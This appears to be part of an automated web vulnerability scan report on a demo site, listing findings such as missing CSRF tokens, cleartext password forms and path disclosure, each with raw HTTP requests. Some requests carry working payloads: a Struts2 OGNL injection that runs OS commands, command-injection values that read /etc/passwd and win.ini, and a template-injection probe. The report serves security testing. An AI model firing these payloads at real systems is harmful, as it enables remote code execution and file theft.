1	2179786	8th January 2020	http://demo1.indussecure.com/admin/

Injected URL:
http://demo1.indussecure.com/admin/

Request:
GET /admin/ HTTP/1.1
Accept: text\/html,application\/xhtml+xml,application\/xml;q=0.9,image\/webp,image\/apng,*\/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
Cookie: JSESSIONID=BA3CBE631320270F0FBEF15A371E2001
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla\/5.0 (X11; Linux x86_64) AppleWebKit\/537.36 (KHTML, like Gecko) Chrome\/61.0.3163.100 Electron\/2.0.11 Safari\/537.36
host: demo1.indussecure.com

Response:
HTTP/1.1 200 OK
server:Apache-Coyote\/1.1
content-type:text\/html;charset=ISO-8859-1
transfer-encoding:chunked
date:Wed, 08 Jan 2020 13:29:10 GMT
connection:close

Result:
Following page has html form without csrf protection in it: http://demo1.indussecure.com/admin/

HTML Form Without CSRF Protection found in GET-demo1.indussecure.com/login.jsp

	Unique Alert ID	First Found Date	URI
1	2179787	8th January 2020	http://demo1.indussecure.com/login.jsp

Injected URL:
http://demo1.indussecure.com/login.jsp

Request:
GET /login.jsp HTTP/1.1
Accept: text\/html,application\/xhtml+xml,application\/xml;q=0.9,image\/webp,image\/apng,*\/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
Cookie: JSESSIONID=BA3CBE631320270F0FBEF15A371E2001
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla\/5.0 (X11; Linux x86_64) AppleWebKit\/537.36 (KHTML, like Gecko) Chrome\/61.0.3163.100 Electron\/2.0.11 Safari\/537.36
host: demo1.indussecure.com

Response:
HTTP/1.1 200 OK
server:Apache-Coyote\/1.1
content-type:text\/html;charset=ISO-8859-1
transfer-encoding:chunked
date:Wed, 08 Jan 2020 13:29:10 GMT
connection:close

Result:
Following page has html form without csrf protection in it: http://demo1.indussecure.com/login.jsp

HTML Form Without CSRF Protection found in GET-demo1.indussecure.com/feedback.jsp

	Unique Alert ID	First Found Date	URI
1	2179788	8th January 2020	http://demo1.indussecure.com/feedback.jsp

Injected URL:
http://demo1.indussecure.com/feedback.jsp

Request:
GET /feedback.jsp HTTP/1.1
Accept: text\/html,application\/xhtml+xml,application\/xml;q=0.9,image\/webp,image\/apng,*\/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
Cookie: JSESSIONID=BA3CBE631320270F0FBEF15A371E2001
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla\/5.0 (X11; Linux x86_64) AppleWebKit\/537.36 (KHTML, like Gecko) Chrome\/61.0.3163.100 Electron\/2.0.11 Safari\/537.36
host: demo1.indussecure.com

Response:
HTTP/1.1 200 OK
server:Apache-Coyote\/1.1
content-type:text\/html;charset=ISO-8859-1
transfer-encoding:chunked
date:Wed, 08 Jan 2020 13:29:39 GMT
connection:close

Result:
Following page has html form without csrf protection in it: http://demo1.indussecure.com/feedback.jsp

8 :: Web Administration Login Page Detected

Vul Type:	Web Administration Login Page Detected	**No of Places Found:**	1
CVSS Score:	3.7	**No of Instances Reported:**	1
CVSS Vector:	CVSS:3.0#AV:N/AC:H/PR:N/UI:N/S:U/C:L/I:N/A:N		
CWE :	CWE-2: 7PK - Environment		
Severity:	Low		
Description:	An applications can be configured & controlled by an administrators who can access the admin panel through a login page or administration (admin) pages. A remote attacker can target such admin pages available in public to gain admin access of an application or compromise the sites via brute-force attacks, SQL injection, etc.		
Solution:	Not to keep default names for admin pages such as login etc. Restrict sensitive pages to list of fixed ip's only		
Reference:	https://www.owasp.org/index.php/Enumerate_Infrastructure_and_Application_Admin_Interfaces_(OTG-CONFIG-005)		

Vulnerability Details:

Web Administration Login Page Detected found in URI

	Unique Alert ID	First Found Date	Parameter	URI
1	2179810	8th January 2020	/	http://demo1.indussecure.com/admin/

Attack Variant :: /

Injected URL:
http://demo1.indussecure.com/admin/

Vector:
admin/

Request:
POST /admin/ HTTP/1.1
accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
accept-language: en-US
cookie: JSESSIONID=BA3CBE631320270F0FBEF15A371E2001
origin: http://demo1.indussecure.com
referer: http://demo1.indussecure.com/feedback.jsp
upgrade-insecure-requests: 1
user-agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/61.0.3163.100 Electron/2.0.11 Safari/537.36
accept-encoding: gzip, deflate
host: demo1.indussecure.com

cfile=comments.txt&name=defaultText&email_addr=test%40indusface.com&subject=defaultText&comments=defaultText&submit=+Submit+

Response:
200 OK
server: Apache-Coyote/1.1
content-type: text/html;charset=ISO-8859-1
transfer-encoding: chunked
date: Wed, 08 Jan 2020 13:39:46 GMT
connection: close

Result:
http://demo1.indussecure.com/admin/

A2: Broken Authentication

9 :: Sensitive Form Data Submitted In Cleartext

Vul Type:	Sensitive Form Data Submitted In Cleartext	**No of Places Found:**	1
CVSS Score:	6.5	**No of Instances Reported:**	7
CVSS Vector:	AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:L/A:N		
CWE :	CWE-16: Configuration		
Severity:	**Medium**		
Description:	A web form contains fields with data that is probably sensitive in nature. This form data is submitted over an unencrypted connection, which could allow hackers to sniff the network and view the data in plaintext.		
Solution:	Use the HTTPS (HTTP over SSL) protocol to submit sensitive form data Enable the HTTPS protocol on the server. Change the "action" URL of the form tag to use the HTTPS protocol ("https://...") instead of just the HTTP protocol ("http://..."). All sensitive data should be sent over HTTPS instead of over HTTP.		

Vulnerability Details:

	Unique Alert ID	First Found Date	URI
1	1748753	8th January 2020	http://demo1.indussecure.com//login.jsp

Injected URL:
http://demo1.indussecure.com//login.jsp

Request:
GET //login.jsp HTTP/1.1
Accept: text\/html,application\/xhtml+xml,application\/xml;q=0.9,image\/webp,image\/apng,*\/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
Cookie: JSESSIONID=BA3CBE631320270F0FBEF15A371E2001
Origin: http:\/\/demo1.indussecure.com
Referer: http:\/\/demo1.indussecure.com\/\/login.jsp
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla\/5.0 (X11; Linux x86_64) AppleWebKit\/537.36 (KHTML, like Gecko) Chrome\/61.0.3163.100 Electron\/2.0.11 Safari\/537.36
host: demo1.indussecure.com

Response:
HTTP/1.1 200 OK
server:Apache-Coyote\/1.1
content-type:text\/html;charset=ISO-8859-1
transfer-encoding:chunked
date:Wed, 08 Jan 2020 13:26:30 GMT
connection:close

Result:
The following vulnerable parameters found: passw

	Unique Alert ID	First Found Date	URI
2	1748702	8th January 2020	http://demo1.indussecure.com/admin/

Injected URL:
http://demo1.indussecure.com/admin/

Request:
GET /admin/ HTTP/1.1
accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
accept-language: en-US
cookie: JSESSIONID=BA3CBE631320270F0FBEF15A371E2001
upgrade-insecure-requests: 1
user-agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/61.0.3163.100 Electron/2.0.11 Safari/537.36
accept-encoding: gzip, deflate
host: demo1.indussecure.com

Response:
200 OK
server: Apache-Coyote/1.1
content-type: text/html;charset=ISO-8859-1
transfer-encoding: chunked
date: Wed, 08 Jan 2020 13:29:10 GMT
connection: close

Result:
The following vulnerable parameters found: passw

	Unique Alert ID	First Found Date	URI
3	1748706	8th January 2020	http://demo1.indussecure.com/login.jsp

Injected URL:
http://demo1.indussecure.com/login.jsp

Request:
GET /login.jsp HTTP/1.1
Accept: text\/html,application\/xhtml+xml,application\/xml;q=0.9,image\/webp,image\/apng,*\/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
Cookie: JSESSIONID=BA3CBE631320270F0FBEF15A371E2001
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla\/5.0 (X11; Linux x86_64) AppleWebKit\/537.36 (KHTML, like Gecko) Chrome\/61.0.3163.100 Electron\/2.0.11 Safari\/537.36
host: demo1.indussecure.com

Response:
HTTP/1.1 200 OK
server:Apache-Coyote\/1.1
content-type:text\/html;charset=ISO-8859-1
transfer-encoding:chunked
date:Wed, 08 Jan 2020 13:29:10 GMT
connection:close

Result:
The following vulnerable parameters found: passw

	Unique Alert ID	First Found Date	URI
4	1748752	8th January 2020	http://demo1.indussecure.com//doLogin

Injected URL:
http://demo1.indussecure.com//doLogin

Request:
POST //doLogin HTTP/1.1
accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
accept-language: en-US
cookie: JSESSIONID=BA3CBE631320270F0FBEF15A371E2001
origin: http://demo1.indussecure.com
referer: http://demo1.indussecure.com//login.jsp
upgrade-insecure-requests: 1
user-agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/61.0.3163.100 Electron/2.0.11 Safari/537.36
accept-encoding: gzip, deflate
host: demo1.indussecure.com

uid=defaultText&passw=Test%401234&btnSubmit=Login

Response:
200 OK
server: Apache-Coyote/1.1
content-type: text/html;charset=ISO-8859-1
transfer-encoding: chunked
date: Wed, 08 Jan 2020 13:34:20 GMT
connection: close

Result:
The following vulnerable parameters found: passw

	Unique Alert ID	First Found Date	URI
5	1748733	8th January 2020	http://demo1.indussecure.com/doLogin

Injected URL:
http://demo1.indussecure.com/doLogin

Request:
POST /doLogin HTTP/1.1
accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
accept-language: en-US
cookie: JSESSIONID=BA3CBE631320270F0FBEF15A371E2001
origin: http://demo1.indussecure.com
referer: http://demo1.indussecure.com/login.jsp
upgrade-insecure-requests: 1
user-agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/61.0.3163.100 Electron/2.0.11 Safari/537.36
accept-encoding: gzip, deflate
host: demo1.indussecure.com

uid=defaultText&passw=Test%401234&btnSubmit=Login

Response:
200 OK
server: Apache-Coyote/1.1
content-type: text/html;charset=ISO-8859-1
transfer-encoding: chunked
date: Wed, 08 Jan 2020 13:35:25 GMT
connection: close

Result:
The following vulnerable parameters found: passw

	Unique Alert ID	First Found Date	Parameter	URI
6	2179809	8th January 2020	/	http://demo1.indussecure.com/admin/

Injected URL:
http://demo1.indussecure.com/admin/

Vector:
admin/

Request:
POST /admin/ HTTP/1.1
accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
accept-language: en-US
cookie: JSESSIONID=BA3CBE631320270F0FBEF15A371E2001
origin: http://demo1.indussecure.com
referer: http://demo1.indussecure.com/feedback.jsp
upgrade-insecure-requests: 1
user-agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/61.0.3163.100 Electron/2.0.11 Safari/537.36
accept-encoding: gzip, deflate
host: demo1.indussecure.com

cfile=comments.txt&name=defaultText&email_addr=test%40indusface.com&subject=defaultText&comments=defaultText&submit=+Submit+

Response:
200 OK
server: Apache-Coyote/1.1
content-type: text/html;charset=ISO-8859-1
transfer-encoding: chunked
date: Wed, 08 Jan 2020 13:39:46 GMT
connection: close

Result:
The following vulnerable parameters found: passw

	Unique Alert ID	First Found Date	URI
7	1769762	8th January 2020	http://demo1.indussecure.com/admin

Injected URL:
http://demo1.indussecure.com/admin

Request:
GET /admin HTTP/1.1
accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
accept-language: en-US
cookie: JSESSIONID=BA3CBE631320270F0FBEF15A371E2001
upgrade-insecure-requests: 1
user-agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/61.0.3163.100 Electron/2.0.11 Safari/537.36
accept-encoding: gzip, deflate
host: demo1.indussecure.com

Response:
200 OK
server: Apache-Coyote/1.1
content-type: text/html;charset=ISO-8859-1
transfer-encoding: chunked
date: Wed, 08 Jan 2020 14:36:25 GMT
connection: close

Result:
The following vulnerable parameters found: passw

A3: Senstive Data Exposure

10 :: Password Field Submitted Using GET Method

Vul Type:	Password Field Submitted Using GET Method	**No of Places Found:**	1
CVSS Score:	9.8	**No of Instances Reported:**	1
CVSS Vector:	AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H		
CWE :	CWE-200: Information Exposure		
Severity:	**Critical**		
Description:	The page contains a form with a password field, which submits the password and other user data using the GET method. The contents of the password field will appear in the URL. Sensitive information should not be passed through the URL. URLs could be logged or leaked via the Referer header.		
Solution:	Password field must be submitted using POST method.		

Vulnerability Details:

	Unique Alert ID	First Found Date	Parameter	URI
1	622215	8th January 2020	password	http://demo1.indussecure.com:8080

Injected URL:
http://demo1.indussecure.com:8080

Request:
GET /showcase.action HTTP/1.1
Content-Type: %{(#_='multipart/form-data').(#dm=@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS).(#_memberAccess?(#_memberAccess=#dm):((#container=#context['com.opensymphony.xwork2.ActionContext.container']).(#ognlUtil=#container.g

Result:
From action submits password field using get method.

11 :: Invalid TLS/SSL Server Certificate

Vul Type:	Invalid TLS/SSL Server Certificate	**No of Places Found:**	1
CVSS Score:	9	**No of Instances Reported:**	1
CVSS Vector:	AV:N/AC:H/PR:N/UI:N/S:C/C:H/I:H/A:H		
CWE :	CWE-295: Improper Certificate Validation		
Severity:	**Critical**		
Description:	The server's TLS/SSL certificate signature is invalid. This could indicate an attacker is activel y attempting to eavesdrop on the connection.		
Solution:	Investigate the invalid signature Examine the X.509 certificate signature, for example with the "openssl verify" tool on Unix sy stems. If the signature is valid, investigate what/who is tampering with the TLS/SSL connecti on.		

Vulnerability Details:

	Unique Alert ID	First Found Date	Parameter	URI
1	622214	8th January 2020	hdMonth	http://demo1.indussecure.com/bpictures /jsp/press_releases.jsp

Injected URL:
http://demo1.indussecure.com/bpictures/jsp/press_releases.jsp

Request:
HTTP/1.1 200 OK
Pragma: no-cache
X-AspNetMvc-Version: 4.0
Connection: close
Content-Length: 6946
Cache-Control: no-cache, no-store
Content-Type: text/html; charset=utf-8
Date: Mon, 07 Nov 2016 12:11:43 GMT
Expires: -1
Server: Microsoft-I

Result:
Line No:199 <form method="post" name="frm_headline">
Line No:200 <input type="hidden" name="hdMonth" value="<IGWebScan485300>">
Line No:201 <input type="hidden" name="hdYear" value="2016">

12 :: Possible Physical Path Disclosure

Vul Type:	Possible Physical Path Disclosure	**No of Places Found:**	4
CVSS Score:	5.3	**No of Instances Reported:**	10
CVSS Vector:	AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N		
CWE :	CWE-200: Information Exposure		
Severity:	**Medium**		
Description:	The web page may disclose the physical path of the web root. While physical path disclosure is not a severe vulnerability by itself, this information can be leveraged by an attacker in co mbination with other vulnerabilities such as directory traversal.		
Solution:	Do not disclose physical paths Modify the server configuration to disable detailed error messages and diagnostics. Make sur e that web developers do not insert HTML or JavaScript comments containing sensitive infor mation such as physical paths, internal IP addresses, etc.		
Reference:	http://www.owasp.org/index.php/Error_Handling,_Auditing_and_Logging		

Vulnerability Details:

Possible Physical Path Disclosure found in HTTPHeaders

	Unique Alert ID	First Found Date	Parameter	URI
1	1748759	8th January 2020	Content-Type	http://demo1.indussecure.com/feedback.jsp

Attack Variant :: Content-Type

Injected URL:
http://demo1.indussecure.com/feedback.jsp

Vector:
%{(#_='multipart/form-data').(#dm=@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS).(#_memberAccess?(#_memberAccess=#dm):((#container=#context['com.opensymphony.xwork2.ActionContext.container']).(#ognlUtil=#container.getInstance(@com.opensymphony.xwork2.ognl.OgnlUtil@class)).(#ognlUtil.getExcludedPackageNames().clear()).(#ognlUtil.getExcludedClasses().clear()).(#context.setMemberAccess(#dm)))).(#iswin=(@java.lang.System@getProperty('os.name').toLowerCase().contains('win'))).(#cmds=(#iswin?{'cmd.exe','/c'

Request:
GET /feedback.jsp HTTP/1.1
accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
accept-language: en-US
cookie: JSESSIONID=BA3CBE631320270F0FBEF15A371E2001
upgrade-insecure-requests: 1
user-agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/61.0.3163.100 Electron/2.0.11 Safari/537.36
host: demo1.indussecure.com
content-type: %{(#_='multipart/form-data').(#dm=@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS).(#_memberAccess?(#_memberAccess=#dm):((#container=#context['com.opensymphony.xwork2.ActionContext.container']).(#ognlUtil=#container.getInstance(@com.opensymphony.xwork2.ognl.OgnlUtil@class)).(#ognlUtil.getExcludedPackageNames().clear()).(#ognlUtil.getExcludedClasses().clear()).(#context.setMemberAccess(#dm)))).(#iswin=(@java.lang.System@getProperty('os.name').toLowerCase().contains('win'))).(#cmds=(#iswin?{'cmd.exe','/c','ipconfig','/all'}:{'bash','-c','id'})).(#p=new java.lang.ProcessBuilder(#cmds)).(#p.redirectErrorStream(true)).(#process=#p.start()).(#ros=(@org.apache.struts2.ServletActionContext@getResponse().getOutputStream())).(@org.apache.commons.io.IOUtils@copy(#process.getInputStream(),#ros)).(#ros.flush())}
accept-encoding: gzip, deflate

Response:
200 OK
server: Apache-Coyote/1.1
content-type: text/html;charset=ISO-8859-1
transfer-encoding: chunked
date: Wed, 08 Jan 2020 13:29:40 GMT
connection: close

Result:
The following path disclosed: L:\backup\website\

	Unique Alert ID	First Found Date	Parameter	URI
2	1748765	8th January 2020	Origin	http://demo1.indussecure.com/feedback.jsp

Attack Variant :: Origin

Injected URL:
http://demo1.indussecure.com/feedback.jsp

Vector:
demo.testfire.net

Request:
GET /feedback.jsp HTTP/1.1
accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
accept-language: en-US
cookie: JSESSIONID=BA3CBE631320270F0FBEF15A371E2001
upgrade-insecure-requests: 1
user-agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/61.0.3163.100 Electron/2.0.11 Safari/537.36
host: demo1.indussecure.com
origin: demo.testfire.net
accept-encoding: gzip, deflate

Response:
200 OK
server: Apache-Coyote/1.1
content-type: text/html;charset=ISO-8859-1
transfer-encoding: chunked
date: Wed, 08 Jan 2020 13:29:47 GMT
connection: close

Result:
The following path disclosed: L:\backup\website\

	Unique Alert ID	First Found Date	Parameter	URI
3	1748761	8th January 2020	Host	http://demo1.indussecure.com/feedback.jsp

Attack Variant :: Host

Injected URL:
http://demo1.indussecure.com/feedback.jsp

Vector:
www.testapptrana.com

Request:
GET /feedback.jsp HTTP/1.1
accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
accept-language: en-US
cookie: JSESSIONID=BA3CBE631320270F0FBEF15A371E2001
upgrade-insecure-requests: 1
user-agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/61.0.3163.100 Electron/2.0.11 Safari/537.36
host: www.testapptrana.com
accept-encoding: gzip, deflate

Response:
200 OK
server: Apache-Coyote/1.1
content-type: text/html;charset=ISO-8859-1
transfer-encoding: chunked
date: Wed, 08 Jan 2020 13:29:57 GMT
connection: close

Result:
The following path disclosed: L:\backup\website\

Possible Physical Path Disclosure found in URI

	Unique Alert ID	First Found Date	Parameter	URI
1	1748762	8th January 2020	haiku630498	http://demo1.indussecure.com/feedback.jsp?haiku630498=%60set%7Cset%26set%60%20

Attack Variant :: haiku630498

Injected URL:
http://demo1.indussecure.com/feedback.jsp?haiku630498=%60set%7Cset%26set%60%20

Vector:
`set|set&set`

Request:
GET /feedback.jsp?haiku630498=%60set%7Cset%26set%60%20 HTTP/1.1
accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
accept-language: en-US
cookie: JSESSIONID=BA3CBE631320270F0FBEF15A371E2001
upgrade-insecure-requests: 1
user-agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/61.0.3163.100 Electron/2.0.11 Safari/537.36
host: demo1.indussecure.com
accept-encoding: gzip, deflate

Response:
200 OK
server: Apache-Coyote/1.1
content-type: text/html;charset=ISO-8859-1
transfer-encoding: chunked
date: Wed, 08 Jan 2020 13:30:09 GMT
connection: close

Result:
The following path disclosed: L:\backup\website\

	Unique Alert ID	First Found Date	Parameter	URI
2	1837391	8th January 2020	haiku630498	http://demo1.indussecure.com/feedback.jsp?haiku630498=&&%20cat%20/etc/passwd%20

Attack Variant :: haiku630498

Injected URL:
http://demo1.indussecure.com/feedback.jsp?haiku630498=&&%20cat%20/etc/passwd%20

Vector:
&& cat /etc/passwd

Request:
GET /feedback.jsp?haiku630498=&&%20cat%20/etc/passwd%20 HTTP/1.1
accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
accept-language: en-US
cookie: JSESSIONID=BA3CBE631320270F0FBEF15A371E2001
upgrade-insecure-requests: 1
user-agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/61.0.3163.100 Electron/2.0.11 Safari/537.36
host: demo1.indussecure.com
accept-encoding: gzip, deflate

Response:
200 OK
server: Apache-Coyote/1.1
content-type: text/html;charset=ISO-8859-1
transfer-encoding: chunked
date: Wed, 08 Jan 2020 13:30:17 GMT
connection: close

Result:
The following path disclosed: L:\backup\website\

	Unique Alert ID	First Found Date	Parameter	URI
3	1837392	8th January 2020	haiku630498	http://demo1.indussecure.com/feedback.jsp?haiku630498=&&%20dir%20

Attack Variant :: haiku630498

Injected URL:
http://demo1.indussecure.com/feedback.jsp?haiku630498=&&%20dir%20

Vector:
&& dir

Request:
GET /feedback.jsp?haiku630498=&&%20dir%20 HTTP/1.1
accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
accept-language: en-US
cookie: JSESSIONID=BA3CBE631320270F0FBEF15A371E2001
upgrade-insecure-requests: 1
user-agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/61.0.3163.100 Electron/2.0.11 Safari/537.36
host: demo1.indussecure.com
accept-encoding: gzip, deflate

Response:
200 OK
server: Apache-Coyote/1.1
content-type: text/html;charset=ISO-8859-1
transfer-encoding: chunked
date: Wed, 08 Jan 2020 13:30:18 GMT
connection: close

Result:
The following path disclosed: L:\backup\website\

	Unique Alert ID	First Found Date	Parameter	URI
4	1851235	8th January 2020	haiku630498	http://demo1.indussecure.com/feedback.jsp?haiku630498=&&%20type%20%SYSTEMROOT%win.ini%20

Attack Variant :: haiku630498

Injected URL:
http://demo1.indussecure.com/feedback.jsp?haiku630498=&&%20type%20%SYSTEMROOT%win.ini%20

Vector:
&& type %SYSTEMROOT%win.ini

Request:
GET /feedback.jsp?haiku630498=&&%20type%20%SYSTEMROOT%win.ini%20 HTTP/1.1
accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
accept-language: en-US
cookie: JSESSIONID=BA3CBE631320270F0FBEF15A371E2001
upgrade-insecure-requests: 1
user-agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/61.0.3163.100 Electron/2.0.11 Safari/537.36
host: demo1.indussecure.com
accept-encoding: gzip, deflate

Response:
200 OK
server: Apache-Coyote/1.1
content-type: text/html;charset=ISO-8859-1
transfer-encoding: chunked
date: Wed, 08 Jan 2020 13:30:18 GMT
connection: close

Result:
The following path disclosed: L:\backup\website\

	Unique Alert ID	First Found Date	Parameter	URI
5	1851236	8th January 2020	haiku630498	http://demo1.indussecure.com/feedback.jsp?haiku630498=&&%20run%20type%20%SYSTEMROOT%win.ini%20

Attack Variant :: haiku630498

Injected URL:
http://demo1.indussecure.com/feedback.jsp?haiku630498=&&%20run%20type%20%SYSTEMROOT%win.ini%20

Vector:
&& run type %SYSTEMROOT%win.ini

Request:
GET /feedback.jsp?haiku630498=&&%20run%20type%20%SYSTEMROOT%win.ini%20 HTTP/1.1
accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
accept-language: en-US
cookie: JSESSIONID=BA3CBE631320270F0FBEF15A371E2001
upgrade-insecure-requests: 1
user-agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/61.0.3163.100 Electron/2.0.11 Safari/537.36
host: demo1.indussecure.com
accept-encoding: gzip, deflate

Response:
200 OK
server: Apache-Coyote/1.1
content-type: text/html;charset=ISO-8859-1
transfer-encoding: chunked
date: Wed, 08 Jan 2020 13:30:19 GMT
connection: close

Result:
The following path disclosed: L:\backup\website\

Possible Physical Path Disclosure found in GET-demo1.indussecure.com//feedback.jsp

	Unique Alert ID	First Found Date	URI
1	1851237	8th January 2020	http://demo1.indussecure.com//feedback.jsp

Injected URL:
http://demo1.indussecure.com//feedback.jsp

Request:
GET //feedback.jsp HTTP/1.1
accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
accept-language: en-US
cookie: JSESSIONID=BA3CBE631320270F0FBEF15A371E2001
upgrade-insecure-requests: 1
user-agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/61.0.3163.100 Electron/2.0.11 Safari/537.36
host: demo1.indussecure.com
accept-encoding: gzip, deflate

Response:
200 OK
server: Apache-Coyote/1.1
content-type: text/html;charset=ISO-8859-1
transfer-encoding: chunked
date: Wed, 08 Jan 2020 13:24:40 GMT
connection: close

Result:
The following path disclosed: L:\backup\website\

Possible Physical Path Disclosure found in GET-demo1.indussecure.com/feedback.jsp

	Unique Alert ID	First Found Date	URI
1	1748758	8th January 2020	http://demo1.indussecure.com/feedback.jsp

Injected URL:
http://demo1.indussecure.com/feedback.jsp

Request:
GET /feedback.jsp HTTP/1.1
accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
accept-language: en-US
cookie: JSESSIONID=BA3CBE631320270F0FBEF15A371E2001
upgrade-insecure-requests: 1
user-agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/61.0.3163.100 Electron/2.0.11 Safari/537.36
host: demo1.indussecure.com
accept-encoding: gzip, deflate

Response:
200 OK
server: Apache-Coyote/1.1
content-type: text/html;charset=ISO-8859-1
transfer-encoding: chunked
date: Wed, 08 Jan 2020 13:29:39 GMT
connection: close

Result:
The following path disclosed: L:\backup\website\

13 :: Source Code Disclosure

Vul Type:	Source Code Disclosure	**No of Places Found:**	5
CVSS Score:	5.3	**No of Instances Reported:**	6
CVSS Vector:	AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N		
CWE :	CWE-200: Information Exposure		
Severity:	**Medium**		
Description:	Source code disclosure allows a malicious user to obtain the source code of a server-side application from a webpage. The attacker can obtain deeper knowledge of the Web application logic . Disclosure of source code and configuration files can be devastating for a web application. They usually contain database connection information like IP address, port number and valid credentials. In certain cases, application test users		
Solution:	Remove the identified piece of source code from the page and also go through the the entire web application pages.		

Vulnerability Details:

Source Code Disclosure found in POST-demo1.indussecure.com/sendFeedback?cfile={...}&name={...}&email_addr={...}&subject={...}&comments={...}&submit={...}

	Unique Alert ID	First Found Date	Parameter	URI
1	2179801	8th January 2020	name	http://demo1.indussecure.com/sendFeedback

Attack Variant :: name

Injected URL:
http://demo1.indussecure.com/sendFeedback

Vector:
<%= haiku_ + 99 * 15 %>

Request:
POST /sendFeedback HTTP/1.1
accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
accept-language: en-US
content-type: application/x-www-form-urlencoded
cookie: JSESSIONID=BA3CBE631320270F0FBEF15A371E2001
origin: http://demo1.indussecure.com
referer: http://demo1.indussecure.com/feedback.jsp
upgrade-insecure-requests: 1
user-agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/61.0.3163.100 Electron/2.0.11 Safari/537.36
host: demo1.indussecure.com
accept-encoding: gzip, deflate
content-length: 164

cfile=comments.txt&name=%3C%25%3D%20haiku_%20%2B%2099%20*%2015%20%25%3E&email_addr=test%40indusface.com&subject=defaultText&comments=defaultText&submit=%20Submit%20

Response:
200 OK
server: Apache-Coyote/1.1
content-type: text/html;charset=ISO-8859-1
content-length: 7156
date: Wed, 08 Jan 2020 13:36:46 GMT
connection: close

Result:
Following sourcecode disclosed: <%= haiku_ + 99 * 15 %>

	Unique Alert ID	First Found Date	Parameter	URI
2	2179802	8th January 2020	email_addr	http://demo1.indussecure.com/sendFeedback

Attack Variant :: email_addr

Injected URL:
http://demo1.indussecure.com/sendFeedback

Vector:
<%= haiku_ + 99 * 15 %>

Request:
POST /sendFeedback HTTP/1.1
accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
accept-language: en-US
content-type: application/x-www-form-urlencoded
cookie: JSESSIONID=BA3CBE631320270F0FBEF15A371E2001
origin: http://demo1.indussecure.com
referer: http://demo1.indussecure.com/feedback.jsp
upgrade-insecure-requests: 1
user-agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/61.0.3163.100 Electron/2.0.11 Safari/537.36
host: demo1.indussecure.com
accept-encoding: gzip, deflate
content-length: 155

cfile=comments.txt&name=defaultText&email_addr=%3C%25%3D%20haiku_%20%2B%2099%20*%2015%20%25%3E&subject=defaultText&comments=defaultText&submit=%20Submit%20

Response:
200 OK
server: Apache-Coyote/1.1
content-type: text/html;charset=ISO-8859-1
content-length: 7189
